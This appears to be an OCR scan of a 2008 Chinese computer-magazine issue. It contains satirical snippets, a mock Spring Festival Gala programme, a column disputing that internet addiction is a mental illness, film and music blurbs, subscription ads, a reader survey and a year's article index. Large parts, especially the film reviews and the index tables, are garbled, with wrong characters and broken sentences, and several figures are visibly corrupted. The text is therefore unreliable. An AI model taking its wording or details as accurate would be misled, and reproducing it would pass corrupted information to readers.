310亿美元给盖茨基金会 这固然有他们个人的道德修养原因,却同时还有着深刻的制度背景。在美国 联邦政府税法规定富人们每捐赠3美元 联邦政府便会减免1美元或更多的税收 同时也会免去地产税的征缴。不仅如此 税法还鼓励中产阶级蓝领1人通过捐出一定数目的+资来免除自己的个人所得税。

——裴钰的愤客

楼盘带销 原本薪水低再加 公司承诺的销售返点又无法兑现 昨天 郑州 公园 号 6位售楼 ) 姐决定要以集体跳楼的方式讨薪——傲然屹立楼盘工地的25楼 工 不发新 由宁州

——董路博客 "该 '跳楼' 的是房价 而不是售楼小姐"



### 高分间签特别节目:山寨版2009春晚节目单是什么?

最近,北京市民发现一辆"牛车",车身上用红字写着"向央视客晚叫板,给全国人民拜车",并标注了山寨版客晚网址。原来,车主老孟是一名摄像师,和几个朋友共同策划了这场单根参加的山寨版客晚。场地定在高碑店一个酒楼内,可以容纳1000多人。时间与央极客晚同步,并且通过网络直播。最近,阿上已经开始流传这台晚会恶搞而的节目单,我们先睹为快吧!



### AUNIOUS AND

小合唱《因为爱所以爱,女友岂能拿来慷慨》表演者:绿帽组,主唱:谢霆锋

小品《有奶不一定是娘》表演者: 三 (鹿)集团领导者

小品《老虎来了》表演者周正龙

歌曲《你伤害了我却一拐而过》表演者:刘翔

群口相声 钢铁是怎样也炼不成的 表演者: 中国足球队

豫剧:我比賽娥还冤 表演者: 奶农

杂技:火车也疯狂 表演者: 某铁路局

大型诗朗诵: 冬天已经来了, 春天还会遇远吗。 表演者: 部分股民

体育杂技: 二个俯卧撑

### 高分问答律康顾问

问: 山寨阪治疗颈椎病秘籍是什么?

2: 祖原原。只要每届2小街看一碟下面即可。

粤游热 评



作为一名有着长达15年游戏年龄的骨灰玩家, 奥特曼前两天被确诊 有可能患有精 神病 这个标签可谓让我欢喜让我忧忧的是以后咱走到哪,都会被另眼看待,甚至 鄙视, 喜的是, 诸如抢劫杀人放火之类作奸犯科的以前只能蔑, 是的事, 如今可以堂 而皇之地潜实到现实层面了, 反正精神病犯法无罪或轻罪已是众人皆知的秘密了。 為我精心筹划病费莱刀在半夜去打劫那个天关"抢劫"我钱包的网吧时,发现小 苦毒脸说: 大哥, 我们这实在没钱了, 您都是今天第二波了, 去别处试试吧! 我晕! 从 地上捡起今天的报纸 看, 头条是"本市网稳患者抢劫案骤增64%"……

### 网瘾=精神病?

说出"将玩游戏成瘾纳入精神病 的人才是精神病 这话的可不是奥特 曼 乃是郑渊洁叔叔,面对《网络成癫 诊断标准〉将网络等同于精神病的做 法 显然郑叔叔是竞全不同意的 在他 成瘾 当官成瘾 祥 都属于对法律允 许的某种行力的痴迷和执着 不属于 严重的心理障碍 不能纳入精神病的 诊断范畴。 对此, 奥特曼深表赞同 在还没挂上精神病标签之前 我要替 国内2 52亿网民中那些每天部上网 每天都会超过6小时的朋友们说怎公 道话 我们就算有网瘾 我们也不是精 和病!



北京车区总医院诸位专家出炉的 《网络成瘾诊断标准》认定网瘾等同精 神病 但国家卫生部至今并未批复 网友 们 直认为 这项提议通过的可能性和 巫妖王不延期的概率 样低 更像是 种炒作 炒作自己的知名度。

### 瘾其实没那么坏

瘾在现代汉语词典中的解释明显是

带有贬义的 指特别深的不良嗜好 亦泛 指对某项事物的特殊兴趣 癖好、奥特 曼看来瘾就是分为两种 般的瘾和毒 稳, 后者因为是药物的作用而被明令禁 止 而前者则包罗万象 几平影响到每一 个人 占有好词的李尼宝 有斗酒诗古篇 的李白 今有为了看球而整月熬夜丢了1 作也不惜的球迷 也有无数邮票迷 书画 迷 汽车迷 飞机迷~~游戏迷和网络迷 都在其中、

其实 就奥特曼看来 这些成瘾的 情形都很类似 医学上说是由于神经中 枢经常接受某种外界刺激而形成的习惯 性 它会驱使人们不断沉迷下去以获得 更多刺激, 如果 (网络成鹅冷断标准) 描述的连续 个月每天超过6小时上网 而影响到正常的学习 工作和生活 并逐 渐自我封闭 脱离社会的人 无论是否 达到6个小时 都应该被视为有网瘾并 被指认为神经病患者 那么之上谈到的 又有谁不是神经病呢? 是全国无数每天 打10小时麻将 不摸牌就难受的人 还 是全国无数沉迷股市的人 为之影响生 活 工作学习成选工糖的比比皆是 难道 他们都是精神病? 为何独独对网络成瘾 下这个定义;



### 网络成瘾与青少年

近些年 社会对青少年网络成瘾 尤其是游戏成瘾非常重视 几乎一致 认为这是摆在我国教育面前的一座大 1. 阻碍了两少年的教育和发展,于 是 从上向下的规定 新闻出版总署 出台的防沉迷系统,从下向上的自律 游戏行业委员会的自律草案。其他行 业的辅助 北京星区总医院的 (网络 成瘾诊断标准》等文件和规定一个 个出台 盲在对网络 游戏等行 业进行约束 减少其对胃少年的"戕 鱪

可以说 当前国内寄少年沉迷网络 与游戏 是社会共同造成的后果 教师 只知教书而不知或不愿首人 家长只满 足物质需求而不懂得精神需求 社会只 要求分数而不理会能力,这都造成了叛 逆的孩子沉迷游戏 有找到亲爹亲娘 或者良师的错觉 故而相见恨晚朝夕相 处。"山东某培训基地主任 针见血地 阐明了一切 "他们都是很好的孩子。很 阳光 只是 时贪玩罢了,不能简单把他 们当成精神病人看待。确实有 些类似 F精神病的症状 可那只是 种感悄行 为失调 就如自闭但不是自闭症,"心理 学界近年来也 直呼吁 不要把所有的 孩子持续上网的现象都定性为网瘾 因 为网瘾背后可能是孩子渴望更多的爱 可能是孩子在学校里遇到了挫折 可能 是他反抗父母的 种方式 轻易判定为 网瘾 不仅不利于治疗 而且可能对 些

假性网瘾 的青少年产生身心不利的 影响 这是相当有道理的。



### TIPS: 专家们的PK

这次《网络成瘾诊断标准》的确立,不仅为临床医学增加了 个新病种,还明确了网络成瘾患者应该由具有精神科的医疗 单位来收治,为这些患者得到科学有效治疗提供了途径。阿 格成糖是可以治疗的,一般治疗时间为3个月左右。80%的患 看都可以通过治疗摆脱癌病。

北京军区总医院医学成绩科主任陶然

没病也要吓出病来,发明一个新的诊断名称,给孩子戴一顶 疾病的帽子,无助于改变现状,就像告诉一个抽烟的人,说他 是尼古丁成瘾综合征一样,对他的戒姆并没有实际的帮助。

-山西基医院精神卫生科主任

### 名还是利? 网瘾=精神病的潜台词

奥特曼 向认为医学工作者是最科学的 不论思想还是行动 但一夕 之间将全国几千万网民说成神经病(253亿网民中符合其成瘾标准的至少 有十分之 )是不是草率了些 武断了些)是什么导致科学的北京军区总 医院的专家们下如此结论/

是为了世界第一次公布的名;前两年有位同游戏斗争的张姓斗士 希 望通过状告暴雪米为因玩暴雪游戏跳楼的天津孩子的家庭讨回公道 但 据说暴雪只问 句 未成年孩子如何能玩到我们的游戏? 张斗士就无言 以对 之后有媒体说该斗士无非想哪个名而已 相信科学的北京军区总医 院的专家们不致如此 陶生任指出只有其科室有诊断权威 其他医院和机 构都不能接收和治疗, 似乎这正应了某内幕人的预测 "某些人想要把戒 除网糖和治疗精神病等同起来 从而敛财。看来 到时候全国成百上千万 的精神病患者,都得拥堵在北京军区总医院医学成瘾科等待救治 其效率 如何保证呢? 其效果如何保证呢?



●陶生任的成義科网站首页

### 结语: 请专家放手

不知道是不是因为越来越多的人成为了网民 游戏迷 被各行各业的 人瞄准了这块越发丰硕的市场 总之 请不要再轻易地出台类似的标准 目的不纯地将 个社会群体归结为精神病 这并不有趣,而且 将火力集 中在玩游戏成瘾的青少年头上 似乎只能让他们产生更多的逆反心里 及 有人喜欢被定义为精神病患者 请尊重大家做人的权利 CF [5001]

### 附: 网瘾诊断标准

根据《网络成瘾临床诊断标准》, 如果个人平均每天用土非工作 学习目的连续上网超过6小时, 且符合以下症状标准超过3个月 即为 "网络成瘾 ...

(1) 对网络的使用有强烈的渴求或冲动感。

(2) 减少或停止上网时会出现周身不适 烦躁 易激惹 注意力 不集中 睡眠障碍等戒断反应 上述戒断中通过使用其他类似电子媒 介(如电视 掌上游戏机等)来缓解。.

# 影音部落

### 新影热荐 Film

### 《马克思·佩恩》(Max Payne)

### 福克斯 | 动作/惊悚/犯踪/剧情

根据注 ] 游戏 英编电影 操作局, 在好菜坞新成代候。维《生化仓机》 《寂酷岭》 (毕忠城市) 后,这部(与克思 佩恩) 又被改编成 2品报。 类屏 虽然主领马克 美生的格因为害怕"玩物改善"并没有机过阶级游 我,但他海华的佩恩亚鲁还是受到了肯定。主人公园为亲人的特点被求 的主复仇 然而得受到人性邪恶 新的护力,越走越延,主人公胜古摆放 (马克里·低图)在了美型了接上 度期常交易 100 000



### 《鬼镜》(Mirrors)

### 福克斯 | 恐怖

在东下风大文化上, 镜子为"煞", 在房间的裸包是在排车的, 在炉子可以 空 共產權 "在本好麻烦多多。本片中,慎了变元"。灵鬼复乱的工程。这个世 異制度量利 人们会在莫名情况下。以一种恐怖了极的一点,杀或被杀。 (末時)将去争等影迷门理中的"史上最恐怖一郎",在十句便。据 查 非常点的当在

### 《鹰腿》(Eagle Eye):

### 梦工厂 | 毒藥/动作/惊悍

好美的每个主都有原像、圆筒类的电影问题。但能够计算迷离意的却来 少 逐处来自。斯、宁伯格的梦卫厂的《旗殿》, 其应情足够连贯, 线索 周密 、有过重量 至 九、挑剔、岛科技时代、四个市。6个严肃都可能监 视人们并杀为 成为 医火难或脚保护制造者 木片中的 八肌透红中产 被申稅人 自己活選禁的两个人 高 文法从严密犯监机则一脱身 不然 飲みずとあってでまずかく

### 《007: 大破量子危机》(007: Quantum of Solace)

### 米高梅 | 动作/惊悚/冒险

OC, 系列已经影響 数·年 男主角和邦德、您也是更换了几艘。本集 中 智數中來購的品配供機變字傳辦時 棉菇、南 全力指查真目 为十 斯帕撒作 "桂花珍面的人及积阳气性作频多明。克 007亿日载。我 非 依非异常的最为用或人类种致重新了超上年或功复化 虽然后谓依日老套 但动血迁锋大爆,值得自后收藏高清版观看 回味。

### 好歌听不厌 Music

《我们默到这》 全种新

新专辑《今天情人节》

光良的情歌。宋旦特色 总是能给人一种平凡中不平凡的感动,成实而直接地触及你内心深处的感受。

《遊好的森福度》原亦伦

新专辑《唐杰森》

《小湖湾》林俊杰6蔡卓妍

2

新专籍(川陸) 新专辑《是如少年》

(獎) 作業 (美忘歌) 五月天

新专编《后青春期的诗》

# 《电脑爱好者》(普及版) 2008年12月刊火爆上市!

**金雅度资合物级电脑用户** 

★循序渐进。由浅入深、极果系统性。

★簡单朴实、関文并茂:"极具实用性。

### 本期重点文章推荐!

网络连接 没烦恼

; Vista庄园入住全体验——优化Vista系统

打造自己的移动浏览器 轻松传送 XP搪索到Vista

U 数据坏 看我如何修复 \* 我要当作家——网络为你圆梦

三步拥有自己的导航页 留住奥运音容笑貌 有声有色扮鞭手机

视频专辑一把抓 播放转换你全能

走出U盘使用误区——教你正确使用USB闪盘

### 更有超级实用文章让你享用:

大量使射轻松制成 漂亮封面 Word 来做 更换整纸也要自动化 模糊画面遺依留下来 野的复制好经验 玩绘最全的搜索引擎 IE 工具栏 网上做 **挫个网站当编辑** 牛档! 下載文档就是牛 迅雷着着 在桌面就能看 玩的就是带"圈"的

强! Excel 也能玩转 Flash 视频 鱼类学习者的利器——象棋巫师 图片 + 音乐 創作个性異保 看网络视频从此不再卡 基不怕你对 抄电源开关 IEB Beta2 新功能探秘 下截未动 查惠先行 简单三步 国际短信免费发 字幕合并 我有火岛 置裝系统不再下截补丁

五分钟熟悉 Excel 2007 新环境(下) 箱诜优化 让系统与兔子赛跑

Windows XP 资源管理与使用技法图解实用方案

玩转组策略 让系统安全又放心

多余内存变磁盘 兔子帮忙大提速

软件流行迷你型

工资条一"点"就出来 Photo DVD Maker ---- 让你的照片动起来

象棋巫师简体中文版

系统备份 GHOST 教程

Photoshop 经典效果 1000 例

■ CFAN 学院

職業由委集

全键盘手机推荐

Snaolt 送技巧 文章配配学用通

普通工具特异功能编萃(三) 合并多个 Word 文档我有搪径

图解免费搜索引擎(搜索分类目录篇)

单反相机的优点谈 磁盘碎片整理 "全自动" 手机使用技巧谈

专家教你株选笔记本电池 让普量控制在"股掌之间" 大声呼喊"别碰我的笔记本"

让 MP4 "诞年益寿" ——维护技巧六招 J 盘里的"秘密"——优易 U 盘加密

### 编辑部精心打造的实用光盘不容错过。

### **圖光盘特別推荐**

08 普及版全年杂志目录检索

### ■大众软件

迷你酷狗 被切板记录仪 tv 影音加速器 GreenBrowse 浏览器 EasyMulel 0.6

最新工机游戏 **国产总导致** 

五款颇具新煮 MP3 推荐 迷你歌词 V6.1.3723 十款热销移动硬盘模评 维堂 VO.8.8

订阅零售:全国各地邮局(所)和报刊率 邮发代号:80-500 掌售价格: 6.8元 (含CD) 邮购查询方法: 010 ~ 68258784

在线订购网址: http://shop.cfan.com.cn

# 中脑爱好者邮购工程



· 1 2009年〈电脑爱好者〉杂志、订价144元

2.2009年〈电脑爱好者(普及版)〉杂志,订价936元 (短期送光盘)

### **电台爱好者通**书

电脑超全故障解答 4000 例、邮购价 25 元 / 本 全图解十天玩转电脑。 邮购价 25 元/本

2008 上半年(电脑爱好者)会订本。邮购特价30元/专 《电脑爱好者》十五周年珍藏 DVD 光盘、邮购价:38元/套 2008 年爱好者典藏版, 邮购价 25 元 / 本, 邮购代码 SK0212 2008 普及版增刊 (上) 技压群维技巧 8000 招、邮购价 25 元/本 2007 年替及版精华合订本。邮购代码·CFA07、价格 29.8 元/本 2007 下半年(电脑爱好者)合订本, 邮购价 39.8 元/套 2007 (电脑爱好者) 增刊下 22.5 期杂志。邮购价 5 元/本 2007 普及版增刊(下) 傻博士故障问答 3000 例。邮购价 25 元/本 2007 上半年《电脑爱好者》合订本, 邮购价 38 元/套

2006年《电脑爱好者》普及版精华合订本、邮购价 29.8 元/本 《系统应用绝密 X 档案》、邮购价 25 元 / 本, 邮购代码; SK0202 《软件应用绝密 X 档案》。 邮购价 25 元 / 本, 邮购代码: SK0203 《硬件应用绝密 X 档案》, 邮购价 25 元 / 本, 邮购代码: SK0204 《网络应用绝密 X 档案》, 邮购价 25 元 / 本, 邮购代码: SK0205

### **颜的补包区**

### 2007合订本大礼包:56元 普及版合订本大礼包:42元

(解解代码 SK0206) (系统+软件=硬件+网络、)档案 1技工8000招+2007常及版合订本

(解験代码, 06-07HD) 2006年~2007年申胎委好者合订本

(邮筒代码 07HD) "(邮筒代码 07PJH) 愛好者 (07下半年+07 f 半年) 合订本 " 07普及版合:汀本+06普及版合:汀本

### 總被X档案大礼包:68元 普及版境刊、合订本大礼包:47元

(邮购代码 PH2)

### 08-07合订本大礼包:100元。2008合订本大礼包:56元

/邮邮代码 DBHD) ( 景好者(06下半年+06上半年)合订本

### 凡购买上述大礼包、卸可获得如下优惠:

1 加 10 元获得 2006 年差好者典職版、2006 增刊下、2006 普及版增 刊、2006年億博士何答 2000 例中任一本。

2. 加 15 元获得 2007 普及版增刊 ( 下 ) 使博士故障问答 3000 例一本。 3. 加 20 元获得 2008 年愛好者典藏版一本。

{购买实惠礼包并加钱获得上述优惠的读者。请在汇款单附审注职礼包 代码及所选优惠书刊名称。)

### 郵购方法:

邮局汇款 北京123信箱。收款人,北京《电脑景好者》杂志社 邮编 100036、请在汇款单附言栏注明邮寄产品的名称。为方便我们 与您联系,请留下联系电话。

24小时语音自助查询电话: 010-68259307/68259457 咨询、查询 周一到周五 9 00-11 30 13,00-17 30 在#QQ 864186362 手机賠偿 13801293315

### 在幾订购剛址:

http://shop.cfan.com.cn



作者向本社投稿后、三周內没有收到录用答复的 (请答查可能是电话或电子解并等方式)。可言行处理。
 本社型决反对抄查和一篇多技行为。 除非作者事先声题。当期本社对决策有编纂数款等。

4. 刊籍一級上市單客稿號。灣賽以版面字聲计算,每 干字不餐子160元,此稿賽舍本刊美戰出版物及阿站转載时应支付的转

载稿費。加有异议,清事先声明。 5.本刊介编的互联网网站(主页)在刊至前建编模审查不含色物。 3、千刊/1周期里根两河南(土資)在刊車商車網報車工作並作品 製油等非法內容。但由于互联門具有規模技大、变化數值。超接接等 特点、我们无法保证这些同的(主页)今度不會非法內非(維接) 總會一是波瀾清立即向出地公安机关举程。 6、本刊所模立章作者是被本社方職、本刊房刊其模別之作品,未能

本社许可,不得转载、獭绹。

# 电脑爱好者 2008年第24期 电脑爱好者 评刊调查表



### DU ZHE DING KAN 读者评刊

### 亲爱的读者.

## 一等接1名

一隻沒有名 他做:200元/份

三等奖10名 株值 50元/例



网上评刊地址 http://www.cfan.com.cn/activity/zhuanti/pingkan0824



如果您选择的优秀文章与最终公布的优秀 文章吻合度害,那么中大奖的几率就更大!

得到最重新被平台地有效,本族得到健康社會2000年1月15日(松低 國內保障等軍 北京河南海擊縣中國16号級6周 北京[23] (23] (有數學所謂) 未完成) 新國於 伊利200年第24個民族(第1980 夏德特別成集和自由的1000元m, 也有到金克克德国的。今天第1

### 2008年第17期优秀文章

第一名(奖金500元): "特別话题" 栏目《效率×2 耗 时 2 消除审复特别执行手册》作者: 江北书生

第二名(奖金300元): "CFan新视界" 程耳《谁动了 我的CO号》) 作者: 张文

第三名(奖金200元): "我就CFan" 栏目 (微 "专业" 菜島,提专业问题》作者: dream

### 2008年第18期优秀文章

第一名(奖金500元): "特别话题" 栏片《5条路全面 穿控体的"数字时间"》作者: ABC

第二名(奖金300元): "ln線茶馆" 栏目 (显示器新卖点 哪个才達合你) 作者: milk

第三名(奖金200元): "聪明用电脑" 拦目《超接内 存优化,程序内存占用大搜身》作者: 黄灿升

### 以下6位读者被评为2008年第17期热心读者

·等獎1名(英品: 罗技快行合金版摄像头。799元/个) 黄螭波(北京)

、等獎2名(獎品: 罗枝炫彩耳囊, 189元/个) 张凯强(吉林) 叶林(北京)

三等奖3名(奖品: 罗技快看畅想版网络摄像头。99元/个) 统守圆(宁夏) 程巧冰(四川) 未减(广东)

### 以下16位读者被评为2008年第18期热心读者

等獎1名(獎品: 爱国者MP3,500元/个) 非溥(斯禮

二等獎5名(獎品: 华硕光雕「朝录机DRW-2014LIT, 299元/台) 曾辉(北京) 赵佳辉(山东) 宋撰(上海) 张爱娥(辽宁) 李莹(湖南)

: 等獎10名(獎品: TDK耳机, 80元/个)
王彝或(山西) 姜家(安康) 李長(海江) 荣规(陕西) 宋华摄(广东)
李安(江苏) 张博全(湖北) 高强(河北) 姜水利(江西) 商韓(重庆)

_ ^		-	-
-	· Y	-	443
_		42	47

姓名	4	命 命		
性别	4	文化程度		
职业		联系电话		
通讯地址	١.			
QQ/MSN	966	E-mail	母好夫沙(FID	

### ·您的平均月收入范围是:

(1)没有固定收入 (2)2000元以内 (3)2000~3000元 (4)3000~4000元 (5)4000~5000元 (6)5000元以上

### ·您现在拥有的电脑数量为\_\_\_台。

### ·您现在拥有下列哪些硬件产品? (可多选)

(1)台式电脑 (2)笔记本电脑 (3)OV或DC (4)智能手机 (5)MP3、MP4数码根框等数码产品 (6)家庭影院或HTPC

[7]PSP、NDSL等掌上游戏机 (8)WII (9)Xbox电视游戏机 (9)GPS设备

### 您对以下哪些硬件感兴趣: (可多选)

(1)PC整机 (2)PC配件 (3)笔记本电脑 (4)手机、数码产品 (5)外设产品等

### ■本期文章评价

("文章代码"柜请填文章结尾处的代码,如:YJO1。)

		2	本期最喜欢的	文章		
原四编码	a时效性强 g立意新順	b技术实用 h观点独到	c内容丰富 (恰巧需要	d学到知识 J提高工作效率	e幽默有题 k其他	信信得收藏
文:	章代码	原			美中不	E
		-				
		本	期不喜欢的	文章		
原因编码	(1)时效太差 (6)不真实	(2)不实用 (7)不新颖	(3)选题重复(8)不够详细	(4)难度较高 (9)有字/语法		难度太低 其他
文i	作代码	原	9		改进建设	
				† +		
		标	题最好的文:	華		
文章	代码	原原				
		1				# 15 . Y.

1	本期	杂志	的	总	体	难	度
---	----	----	---	---	---	---	---

L	太简	单	口比:	校适中	□有	点难	□太难	
_	50- N.I.	10 -1	Alm 4.4	* 4 - 4-	-1 -			

2 您认为本期的"知识索引式目录"是否有利阅读?

□有很大帮助 □一般 □没有帮助 您认为更好的目录形式为\_\_\_\_\_\_

3 本期的优点和不足是什么? (可另附纸写)

斯- 页	文章标题	<b>斯- 街</b>	文章标题		nd	文章标画
m 2		707 34	<b>食↑会豆、煤还是茶幕</b> >	<u> 1</u> 14.	30	起節极限加速——20个快速启动程序处方
	十五周年, 和你在一起	*	金剛大変 赛克玄威 特型 7年2			人人以政中还系统决赛电
6	从电脑要好者到市场总盘	4 Z	歲外工机模 開出來的順利 。 。			家在家里过著假 宅男《靴的5个梦 汝至×。兵时主: 品牌重要特别执行手册
6 ء	外交官与《电脑爱好者》的情缘		<b>企</b> 踪消失的有官者。			系語主軍等特化於 数字附回
2 8	十五周年进化史 一起见证键似的政事		同游 别总章沉迷证事!			Far 編造後入蹇
-2 B	糖葫芦串起中关村—— 市场推广 达人的电脑情绪 十五周年和你在一起 视频摆放的故事		福祉(進建十二十五年第二年)			Amor As 支援完革后的一个必备条件
3 B	电影播放 技巧麻辣用		翻节维权 今年"《茂达三·』) 敬强之点的《云			元 元元系成分 人名传秘统 F ・ 生音陰之旅
4 6	主持 教学 企划 电脑 个也不能		全国, <b>第</b> 》军极考。"您再情告白			世 表 那 大 。 对 1 國 + 验 怕
4- B	+五周年进化史 起见证上网的故事	E	芝類子 当当時が作りの所			冬季音 於 大应用。6七推荐
5- B ti- B	我与Chan淡恋爱 液晶显示器大奖硬中亚		专见 被攻屯兰是4°。1			
5. B	余音绕梁十五年 聆听声卡的历史		让康椒撒近现实 测宝巷手桌序?	7		我就CFan
6- B	音乐播放技巧秀	1	技术引擎短镜子 里外不足。		et.	5 支持大体积。在文件的WE 150. H 50 N P 9
6-8	技术影响性格 性格克定命數		去类的G FE		S/P	· ル - 挙彦権 T v ニ +
6-8	网胸有上好 省勤省鞋不被风吹籠 小编们的网络, 1 技巧		/ E4 =			<b>外码解开接拉带缩卡托帕系统</b>
7 6	正其作。20CFan编辑部半音游	-	受害了 信 通知 海(京原成的 1) 在工作中间 通信点 中工作			是有好字幕 在外的我们就是一个一个一个一个一个一个一个一个一个一个一个一个一个一个一个一个一个一个一个
7 6	小菜鸟要飞得更高		(电脑囊杆者) 严登证据主义 污珠杂声 之旅		77	支持大体局内 位于M 1/是扩张。
7 8	<b>主上而年</b> 程与录 <mark>造软性的故事</mark>		版印 · 上版100 · 产 超岁看街高	۷	26	<b>捜索と使す在でけるが済り マルコ学本地投票</b>
7 9 8 7	発展高工人大当 かよ马苗・1 化・度 モ		作业 · 量 · · · · · · · · · · · · · · · · ·			护 質理与 水固核生血板
9 7	十年后的 第 次亲密接触	- 3 E	作。身表了 中國集體 大服 字形好			可露納處終敗帝 稿戶《乾燥》"退《至底
8-8	下载和争数字节的示题	ŧ	· 蒙 · / 本   阿藤斯 · · · · · · · · · · · · · · · · · · ·			the realth as
	加快下载接巧秀 小编作是常用的下载技巧		章等・ ニ たーエ ・気量が			作蝉 市 一 《广東中动说注
9 6	(电脑曼好者) 十年来我的粉磨武器		<b>造工學 经关键特性证 第</b>			有島で你と能力で
9- 8	電影樂舞 路走来 随身並音播放15年 一路積彩——移动投听内容解决方案		A 一	4	254	事 控 《指示系统语》。
10 6	CFn/给我的。***		五並紅頭脈病科医 世界体 抗器5年之後与	1	41	多给高人的科特 利益主兼權樂曲 以后一个具体验
1 5	取高生与CFan的故事		山寨机内部附于段略 SP一键磁带标通道			P地址技根 / 解
	电子邮件穿越和年间光建道		其一樣引揮更合政権	4	26	寻找最简单的最大化方式
	带着Clan的问题。走近大安、伍旗班		创新40年 英特尔亚人雷控系来科技			至一個職職先進支
	《电脑爱如·君》让我还坚强 聊大基本都 手 通讯基本部 吼		演長Google之后的後母者>	[4]		日职终式头粉棒
	漢区读者 我们永远し任遵		位生を成し 第二十 野花と技術し、		3,	电子关系 人名英克尔斯克克 电子 CODE名本篇单
	超频, 组换, 荣贵的非小要		智久 キュールを集備さ			剛 D 使存 向 Adobe Acroba*
	超频也填狂	15 16	康告笔记本 "雪花屏 功夫有多混?			访问被拒絕 注册表能解决
	草板电路音乐制作人的肉毒乐章 干万里 我追寻黄你		360. 潜规则之外的 安全卫士"	4		适合MP4的FLV税额下载与转换
3.7	不一样的2003年。…	E.	「呱 复动高之梦 提拿李集·当山寨U盘推上知名品牌的外衣	- 1		日期格式大转换 填表要眼别格式
	然心读有游戏技巧赛草		新节约时代 节能不能激烈的	7		安全第一 五指为Vista "保算护師
1-9	电脉游戏发展中的重头戏		当电视频物量上品牌PC 该离还是该花》			<b>添加多用户 让不同版本 八 , · · · · ·</b>
	闪光的游戏开发参		油动了胜的00号》00号指动火票产业研探解			能打印 "教能转换成POF
4 b	1866 经产业 被通应金融扩大		至成开发者的宗承未踏 联制 · 峰晶海 · · · · · · · · · · · · · · · · · · ·			VBS来找回被靠破的分配 独乐承不知众乐乐。记事本也。 群縣
	心保护工作人		平七 後 辐射极 赤角			2 i 10WS XIP 受√ sta行列
r p	北市 樂中 初 支 股京		840 4 162 4	(		单位的东西单位用
	从精英蒙好到草椒门户 个人网站一路走来	19-14	Google浏览器兼欲何为1			Vala能聊天也被看入 步步数你用QQ语音和视频
	開上安康 多爾乔下抓住回头害 我们的概笑 奥运的名片		夹帽机 我们到底或这逢>			没钱(同样享受黄钴特)
	计压作	2	微软的状况来了? 360曜惊人凝闷			特CAD制画插至DOC文档中 導級Vista搜索技术
	压缩图技	i	间的 "大性儿" 你准备好了吗?	1		专属程序保护之旅
	带着CFan 备斗」 问吧老板的CFan情绪	4	让 召应 来得更猛烈华吧	7- 1	25	完美版《到点你就给我关 不要影响别人》
	软件狂人的CFan经		PC售后 '脱俗 每什么?	4		要当Vista高手 还得从文件央做起
17- 7 17- B	續執那者製品的故事 由球費板 显示器巨变	1	全航又受伤了) 「Milliand」生体企業とから	- 1		让他照门事件不再发生 客好点题。
	拒絕舞星着花 你必须拿握的最示器技巧		"潜规则" 下的真实游戏 信用者 "毒斑" 春住了渝7			有好电化 更要有好字幕 让阿上取文更方便
	大头奇人 用生命歌唱		斯维权遭遇网络推手	1		注册表美刚启动项
	博客铺就名人階	-	MB多舛 机生 该何去何从?			蛤电脑加个水印图
	办公软件史 双维争顺 办公技巧串杂烧	2	"彩虹QQ"们含:聚板板吗? CFan首页	3		编个程序绘电脑打水印 让Vista更漂亮——完英拥有参幻桌面
	CFan作者图美 心己	1	T新技术	3		主V5回更源是——光失拥有罗幻果则 手动不知自z
	相机更替 技巧老矣 尚能用咨	2.	新闻报			分享我的专利 专用链接互转换
	照相机 一 记录光限的故事	1	小鸨具人漫画	18:	30	ICO转换油,所依
	物上CFan、阿洛网络江湖	Ī				铁 琲 不效 備方 犯
	编辑部里的两档 於 釋动通讯方式变迁 + 五年		特别话题			两个人玩。 岩电脑 我有ReTw。 IBL链接卷或器
	學新本 千路痕	10	这里没有独角戏 模塑电磁中的 人配角			音乐生在哪里2
	<b>《表》学</b> 符	2 €	电弧喷穿卡 一 独特军基 馬拉縣	3. 1	d	オッ a整理解析
	省电秘技就在你身边		过节7天乐—— 家 游 "喜" 事 来	2		计算器调用 Excel 键稿定另有简点
	CFar十五周年庆興失片之(本·能) 15岁生日庆典创意作品热躁征集		受第4步 馬鐵网。□制代表級支路 数码建实前 續承			方头片尾经松蜂 四字 A
	F		位 才能各的支持管安装			又字学 更简单 另类 产物免疫证面自动上转
			邑A节 占海·丁 医 二条			かop asatell indition
	CFan新視界	R 16	25-GPOWerFin 高手速波症	2	7	实现QQ单窗口多标签则于
1, 12	是利足弊 (劳动合同法)来了 你准备好了吗?		最后1.分钟 医主杂节 种板手册	7		± ± ° · · · · · physical pro-
	手机功能日渐多,消费者们用几个?		5大战役 兄弟连夺 校 保卫战 Vista第一 委和孩子要入场	3.		學類vbscriptdl块效错误 ≥LExcel表格 "0" 值不参加計算
	「广岛哪里买? 大胃王 PK 地头蛇		2008欧洲杯 送你15个PSP的绝妙反法	ż		制作屏保 何须有限制
2 1.1	个人站长 你赚到了吗?	_	大校21月合 等企器署 2一號人			北系統自希防火衛更强大
- special section	Man at Almining					

	· · · · · · · · · · · · · · · · · · ·				the committee of the co
期。正	文章标题	期· 页	文章标题	18- D	文畫标題
1 26	对所有的游戏Sey No!	20, 27	舞 与 非母 软件之争		声音输出成戏对 游戏乐歌两不误
11 28	为系统减肥合理利用確重空间	21 15	磁盘碎片整理是怎么回事?		Ghosis 发 无声系统
	系统安全最重要		<b>博进马桶的网络</b>		用AT·驱动调整分辨率
	泉面里标重出江湖		Word快速排版 我有妙學	1 54	把刷新來彻底锁死
T	) 火眼 金牌看穿压缩文件	*2° 19	悟帳"千里寄假思		OCD相机太空中拍攝具序
1	超齢3D相勝 巧借外力打造		我的电脑玩儿这个游戏会卡喝》		年末手机尝尝鲜 新品酯机大搜索
	借助第. 方工具 实现XP/Vista双启动 下载. 合并 转换: 条龙		游戏,我要玩追你:		小优选踪记——技术到USB磁盘的解决方案
	在Vista中像个應形人		Excel也就在线动态更新 英鸿岛用牛刀) 授用高准来速度(		里应外合 解决Vista 往房面积 不足的难题
3	DY手机铃声		和马馬用工刀/ 政府馬洛米等車1 给双剑承机治疾		(军事连连 原来都是 时间 惠約湖)
3	QQ强制朝天聯		部件合并 小数位数不再变化	-	没用的Media Player右键菜单项 边去 AntiFreeze来了 看电脑还敢装 死!
	在线查测PDF文件 何必告近求远		中打印也玩 无间道		小心 英让开始菜单覆重隐私
2 3	别让移动硬盘盘符随风逝去		力縣 就是不能打开呢?		红灯棒 每灯行——给自启动程序安装智能开关
13 26	密码一变 發先知	21 25	手机多数的形兰事		右键打印我也能 绕道而行
13 27	P2P中转站 看好种子 马上开工!		大桌 起来模划Winn这块 荷	I 41	自己助手 把SP1整合进Visia安装盘
9	Windows Mail. Vista信札		繼盘碎片要理是怎么回事儿》(高手补完篇	2 4	U盘登身 开机加密约
	注册表好 但没优化软件好		主要界面化妆与整容		破关而出 内网用户也建始
